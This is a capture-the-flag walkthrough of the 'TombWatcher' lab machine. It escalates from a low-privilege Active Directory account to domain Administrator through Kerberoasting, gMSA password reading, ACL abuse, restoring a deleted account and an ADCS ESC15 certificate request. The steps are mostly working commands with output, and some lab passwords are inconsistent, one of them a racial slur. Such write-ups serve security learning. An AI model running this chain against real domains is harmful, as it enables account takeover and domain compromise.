TombWatcher - Seasonal Machine
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account:
henry / H3nry_987TGV!
Henry → Alfred (WriteSPN + Kerberoasting)
With the creds we can analyze the AD using bloodhound, HENRY user has WriteSPN over ALFRED
The WriteSPN privilege enables Kerberoasting attacks by allowing attackers to set arbitrary SPNs on target accounts.

We’ll use targetedKerberoast.py to retrieve ALFRED's hash

targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'

Cracking the Hash with John
Using john is possible to crack the Alfred password but it does not give a shell yet
jaxt@archlinux ~/C/h/s/tombWatcher> john --format=krb5tgs hash --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (?)
1g 0:00:00:00 DONE (2025-06-07 18:58) 25.00g/s 102400p/s 102400c/s 102400C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
AddSelf Privilege
Enumerating a bit more through bloodhound we can see ALFRED has AddSelf over INFRASTRUCURE Group which means that Alfred can add himself into the group.

bloodyAD --host '10.129.69.187' -d 'dc01.tombwatcher.htb' -u 'alfred' -p 'basketball'  add groupMember 'INFRASTRUCTURE' alfred
[+] alfred added to INFRASTRUCTURE
ReadGMSAPassword Privilege
Looking through bloodhound again we can see the INFRASTRUCTURE Group has ReadGMSAPassword over ansible_dev
gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:aes256-cts-hmac-sha1-96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a
NTLM hash recovered for ansible_dev$:1c37d00093dc2a5f25176bf2d474afdc
ForceChangePassword Privilege
Ansible_dev has ForceChangePassword over SAM user

Using BloodyAD we could be able to change the SAM password
bloodyAD -u 'ansible_dev$' -p ':1c37d00093dc2a5f25176bf2d474afdc' -d 10.129.11.71 --dc-ip 10.129.11.71 set password sam 'Password@123'
[+] Password changed successfully!
WriteOwner Privilege
SAM has WriteOwner over JOHN

Using the WriteOwner privilege, we must first set our user (SAM) as the owner of the JOHN object.
bloodyAD --host tombwatcher.htb -d tombwatcher -u sam -p "nigga12@" set owner john sam
Granting GenericAll over John user
After that we can grant the genericAll Privilege in order to change the JOHN’s password.
dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'nigga12@'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250607-202140.bak
[*] DACL modified successfully!
By now I can change the password for John and reach the user flag.
bloodyAD -u 'sam' -p 'Pass@123' -d 10.129.11.71 --dc-ip 10.129.11.71 set password john 'nigga12@'
[+] Password changed successfully!


Root
After enumerate through the box I found a bunch of deleted objects.
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects

looking at them I saw there are some users. We can restore all of them and trying one by one to enumerate ADCS using certipy.
The most interesting user is the cert_admin which has objectGUID 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Restoring cert_admin user(Tombstone)
Restoring cert_admin
Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
$SecurePassword = ConvertTo-SecureString "CertAdmin1111!" -AsPlainText -Force
Set-ADAccountPassword -Identity cert_admin -NewPassword $SecurePassword -Reset
Enable-ADAccount -Identity cert_admin
Certipy - ESC15
Running certipy in order to find ADCS vulnerabilites
certipy find -u cert_admin@tombwatcher.htb -p 'CertAdmin1111!' -dc-ip 10.129.11.71 -vulnerable
The analysis of the WebServer certificate template revealed an ESC15 vulnerability.

ESC15 Characteristics:
- Schema Version 1 (vulnerable to EKU bypass)
- Enrollee Supplies Subject = true
- cert_admin has enrollment permissions
- Environment is unpatched for CVE-2024-49019
certipy req -u 'cert_admin@tombwatcher.htb' -p 'CertAdmin1111!' -target dc01.tombwatcher.htb -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'Administrator' -application-policies 'Client Authentication'

certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.11.71' -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*] Connecting to 'ldaps://10.129.11.71:636'
[*] Authenticated to '10.129.11.71' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# whoami
u:TOMBWATCHER\Administrator

#
Change the Administrator’s password and loggin in on evil-winrm